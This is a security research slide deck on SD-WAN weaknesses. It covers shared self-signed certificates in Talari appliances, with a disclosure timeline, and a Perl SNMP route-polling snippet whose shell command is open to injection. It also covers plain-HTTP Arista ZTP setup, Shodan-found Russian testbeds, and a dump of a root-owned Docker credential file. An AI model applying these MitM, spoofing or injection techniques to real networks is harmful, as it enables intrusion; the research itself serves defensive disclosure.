
Orchestrator



Controllers

Edge routers

Communication Scheme (2/3)




Design Summary

- The “appliance_keys” certificate
 - Pre-installed on all appliances (controller, orchestrator, network elements, etc.)
 - Used for traffic encryption with `TLS_RSA_WITH_AES_256_CBC_SHA` cipher suite
- The “orchestrator_cert” certificate
 - Generated on the Orchestrator
 - It must be manually installed on all controllers
- TLS
 - `TLS_RSA_WITH_AES_256_CBC_SHA`
 - PFS is not enforced
- A custom protocol is used to communicate between Orchestrator and other nodes over TLS

appliance_cert.pem


- The same certificate on all nodes
 - Self-signed
 - The same SN - **97:D9:5C:BD:EC:AB:E2:93**
 - The same Md5sum - **de44831068a3d3a641ae71bc37897421**



What is protocol used for?

- Download configs from virtual WAN appliances
(get_config_file_chunk FILENAME)
- Download a list of configs (get_available_configs)
- Ping (ping)
- Get info (get_appliance_info)
- Get management IP address (get_network_mgt_ip_address)
- Get SSO token (get_sso_token)
- Upload config (initiate_config_upload FILENAME,
put_config_file_chunk FILENAME, finalize_config_upload
FILENAME)

Northbound API



Authentication Method

- Mutual authentication and PSK-based defence in depth mechanism
- Orchestrator authenticates to Controller using the "orchestrator_cert"
- Controller authenticates to Orchestrator using the "appliance_keys" cert and the white-listing method:
 - A connection to a controller is accepted if the sent appliance_keys certificate is equal to orchestrator appliance_keys certificate
 - Any arbitrary, but equal certificates

Design Flaws

- Those certificates are roots of trust
- At the same time
 - The certificates are self-signed
 - The certificates are the same
 - There is no revocation mechanism
 - There is no automatic update mechanism
 - There is no integrity control
 - There is no integration with a private Customer PKI

Results

1. The attacker **in passive MitM** position **can decrypt** all communications
2. The attacker **in active MitM** position can perform **active eavesdropping**
3. The attacker **in the target network** can spoof an Controller
4. The attacker **that is able to upload** an SD-WAN **certificate** on a Controller node **can get control** over this SD-WAN network

Responsible Disclosure Results

1. September 24, 2018: Reported
2. September 25, 2018: A bug was created
3. October 17, 2018: “We have reproduced the behavior you described and are now in the process of identifying the changes required to address it”
4. March 18, 2019: “We have completed testing and determined further work is required to fix the reported issue”



SD-WAN Insecure Design

Talari's SNMP Route Learning

```
sub poll_router_for_routes
{
    my ($router_id, $source_router_ip, $community_string) = @_;
    # ...
    # doesn't work on my @query = `snmpwalk -v2c -c $community_string $source_router_ip .1.3.6.1.2.1.4.24.4`;
    my @query = `snmpbulkwalk -Cr100 -v2c -c $community_string $source_router_ip IP-FORWARD-MIB::ipCidrRouteTable`;

    # if router responds to snmpwalk
    if (defined $query[0] && ($query[0] ne "SQLERROR") && ($query[0] ne ""))
    {
        # router responded to walk, then router is up
        send_route_db_query("UPDATE Routers set Consecutive_No_Rsp_Counter=0 WHERE ID=$router_id AND `Purge`=\"on\"");
        send_route_db_query("UPDATE Routers set Reachable=1 WHERE ID=$router_id ");
        routes_log("poll_router_for_routes router=$router_id");

        #if old router or switch may not support RFC 2096
        if ($query[0] =~ /No Such Object available on this agent at this OID/){}
        #...

        routes_log("Polling completed for routed id $router_id");
        my $total_routes_polled = scalar @RouteDest;
        snmp_poll_log("Polling completed for router id $router_id and returned $total_routes_polled routes");
        send_route_db_query("START TRANSACTION");
        # Only processing Routes for enabled routes and from the current source router.
        send_route_db_query("UPDATE Routes set Route_Changed=\"in_table\" WHERE Router_ID=$router_id");
        my $index = 0;
        my $output = "";
        foreach (@RouteDest)
        {
            #...
        }
    }
}
```

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```

SNMP Route Learning

- A proprietary mechanism to acquire routing tables from a remote router
- A developer's linkedin page says the following:
 - “SNMP: Enhanced existing SNMP Route Polling functionality to improve efficiency and usability of route processing and route filtering in support of key Customer account..”
- **snmpwalk**-based implementation

SNMP Routes Configuration

Manage Network -> SNMP Routes

Configuration

Propagate Included Yes No

Poll for route updates:

Source Routers: * = unreachable

Router IP Address	SNMPv2 Community String	Purge Routes if Unreachable
192.168.1.5	public	<input type="checkbox"/>

Include Rules

Criteria	Properties								
Source Router	Interface	Destination	Next Hop	Service	Protocol	Cost	Include	APN Service	APN Cost

* Screenshot from official user guide

Results

- Insecure SNMPv2 protocol is used
 - Community string and SNMP Request ID are the only security mechanisms defending against SNMP spoofing
 - Even MD5 hash function is not used
 - No route authentication and integrity
- An attacker in MitM-position can arbitrary change routing information
- Probable RCE and SQLi in the mechanism implementation

Arista EOS ZTP


Arista ZTP

- ZTP - Zero Touch Provisioning
- ZTPServer provides a bootstrap environment for Arista EOS based products
- Sources
 - <https://github.com/arista-eosplus/ztpserver>
 - <https://ztpserver.readthedocs.io/en/master/index.html>
- It is recommended to use Apache (mod_wsgi)

ZTP Client-Server Message Flows

Open Questions:

- Spoofing
- How is mutually authentication implemented?
- One time tokens?
- Eavesdropping?
- TLS 1.3 or TLS 1.2?
- What is a root of trust? Hardcoded CA?
- DoS? HTTP Slow DoS?



Zero Security Provisioning

20.3 DHCP Service for Zero Touch Provisioning (ZTP) Setup

The ZTP process relies on a DHCP server to get devices registered with CVP. The DHCP server can be on the CVP, but is more commonly an external DHCP server.

Step 1 Ensure the DHCP server is installed (it is installed by default in CVP).

```
rpm -qa | grep dhcp
dhcp-common-4.1.1-43.P1.el6.x86_64
dhcp-4.1.1-43.P1.el6.x86_64
```

Step 2 Edit the **/etc/dhcp/dhcpd.conf** file to include the option **bootfile-name**, which provides the location of the script that starts the ZTP process between CVP and the device.

In this example, DHCP is serving the 172.31.0.0/16 subnet.

Note The 172.31.5.60 is the IP address of a CVP node, and that you must use the HTTP (and not HTTPS) URL to the bootstrap file. This ensures that the specified devices, after they ZTP, will show up under the undefined container of the specified CVP.

```
[root@cvp1-dhcp dhcp]# cat dhcpd.conf
#
# DHCP Server Configuration file.
# see /usr/share/doc/dhcp*/dhcpd.conf.sample
# see 'man 5 dhcpd.conf'
#
```

```
subnet 172.31.0.0 netmask 255.255.0.0 {
  range 172.31.3.212 172.31.3.254;
  option domain-name "someDomain";
}

host esx21-vm20 {
  option dhcp-client-identifier 00:0c:29:d1:64:e1;
  fixed-address 172.31.3.213;
  option bootfile-name "http://172.31.5.60/ztp/bootstrap";
}

host esx21-vm22 {
  option dhcp-client-identifier 00:0c:29:d1:64:e1;
  fixed-address 172.31.3.213;
  option bootfile-name "http://172.31.5.60/ztp/bootstrap";
}
```

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SD-WAN: Made in Russia

Russian SD-WAN

- There are several SD-WAN vendors and projects in Russia
- One of them is an OpenFlow-based service platform focusing on SD-WAN transport
- Shodan says that some testbeds are deployed on the Russian state ISP (Rostelecom)

Testbeds on Rostelecom's sites

TOTAL RESULTS

2

TOP COUNTRIES



Russian Federation

2

TOP ORGANIZATIONS

Rostelecom

2

TOP PRODUCTS

nginx

2



188.254
Rostelecom
Added on 2019-03-18 02:48:53 GMT
Russian Federation, Davydovo

self-signed

SSL Certificate

Issued By:

| - Common Name: default

| - Organization: [REDACTED]

Investment

Issued To:

| - Common Name: default

| - Organization: [REDACTED]

Investment

Supported SSL Versions

TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 200 OK

Server: nginx/1.13.12

Date: Mon, 18 Mar 2019 02:48:53 GMT

Content-Type: text/html; charset=utf-8

Content-Length: 755

Last-Modified: Fri, 15 Mar 2019 13:37:33 GMT

Connection: keep-alive

ETag: "5c8baa9d-2f3"

Expires: Mon, 18 Mar 2019 02:48:53 GMT

Cache-Control: max-age=0

C...



81.177.
Rostelecom
Added on 2019-03-17 01:30:01 GMT
Russian Federation, Moscow

self-signed

SSL Certificate

Issued By:

| - Common Name: default

| - Organization: [REDACTED]

Investment

Issued To:

| - Common Name: default

| - Organization: [REDACTED]

Investment

Supported SSL Versions

TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 200 OK

Server: nginx/1.13.12

Date: Sun, 17 Mar 2019 01:30:21 GMT

Content-Type: text/html; charset=utf-8

Content-Length: 755

Last-Modified: Fri, 15 Mar 2019 13:37:33 GMT

Connection: keep-alive

ETag: "5c8baa9d-2f3"


Expires: Sun, 17 Mar 2019 01:30:21 GMT

Cache-Control: max-age=0

C...

Smoke Security Testing


- Trivial fingerprinting and enumeration
- Multiple versions disclosure
- Several XSSes
- Cross-Site WebSocket Hijacking
- Unauthenticated access to monitoring services



Docker Credentials Leakage

```
[root@b ~]# cat /root/.docker/config.json
{
  "auths": {
    "https://index.docker.io/v1/": {
      "auth": "===="
    }
  },
  "HttpHeaders": {
    "User-Agent": "Docker-Client/18.09.0 (linux)"
  }
} [root@b ~]#
```

Docker Credentials Leakage



The screenshot shows a screenshot of a web browser displaying the Docker Hub settings page for a private repository. The URL in the address bar is `https://hub.docker.com/r/cimg/cimg/~/settings/`. The page has a dark header with the Docker logo, a search bar, and navigation links for Dashboard, Explore, Organizations, Create, and Profile.

The main content area is titled "PRIVATE REPOSITORY" and shows a placeholder image with a star icon. Below it, the text "Last pushed: 30 minutes ago" is displayed. The "Settings" tab is selected, showing two main sections: "Visibility Settings" and "Delete Repository".

Visibility Settings
A button labeled "Make this Repository Public" with a "Make Public" button. Below it, the text "Public repositories are available to anyone and will appear in public search results." is shown.

Delete Repository
A button labeled "Delete Repository" with a "Delete" button. Below it, the text "Deleting a repository will **destroy** all images stored within it! This action is **not reversible**." is shown.

Secure Communications

- Unprotected
 - TCP 830 (GRPC)
 - TCP 5000 (API)
 - TCP 6653 (OpenFlow)
 - TCP 27017 (Mongo)
- No mutually authenticated
- There is no ready to use decisions for some protocols (e.g., OpenFlow)

PRI * HTTP/2.0

SM

.....\$.....A."h..
D.b6.\..z.:0.....*... -..9.%...X.T.H.^!.._..u.b
&=LMed@.te.M.5...z....A....)Wyp.@.....B...Q.!.....@.....MIOj.....@.....l.
.f.....\$....._..u.b
&=LMed@.....j!.5S..4..&0.@.....B...Q.!.....
.MASTER.%.....@.....4...0..4.\$.....D.b6.\..z.:0.....*... -..9.%...X.sU.?.....4...../
.5c768255ed91a300018bbc0e...:
.ctl:830..ctl..<....%.....~.13.....

Easily seen command patterns =>
no additional encryption under L7 protocol

OpenFlow

Conclusions

SD-WAN Design Philosophy

“In our world, we do not always get everything everywhere all the time, but only some things sometimes and in some places”

©Maxim Dorofeev




SD-WAN Design Philosophy

- When a vendor is developing a new product it should consider and take into account modern requirements, state-of-art technologies, attacks, etc.
- There are no guaranteed ways to succeed, but there are easy ways to fail: Insecurity by design is one of them
- There are sources of hopes that must or would be worth to try
- Maybe they can help us, but not necessary

Conclusions

- **No flaws in SDN/NFV concept**, but many flaws and bugs in implementations
- Current SD-WAN products are immature from a security point of view
- Join the [SD-WAN New Hope](#) project



A cartoon illustration of SpongeBob SquarePants. He is yellow with brown spots, wearing his signature white shirt and brown pants. He has a wide, excited expression with his mouth open and hands raised in the air. The background features a vibrant rainbow with white stars against a dark blue gradient.

The SDN/NFV concept is
BEAUTIFUL



But design/implementation issues
make SD-WANs far from perfect

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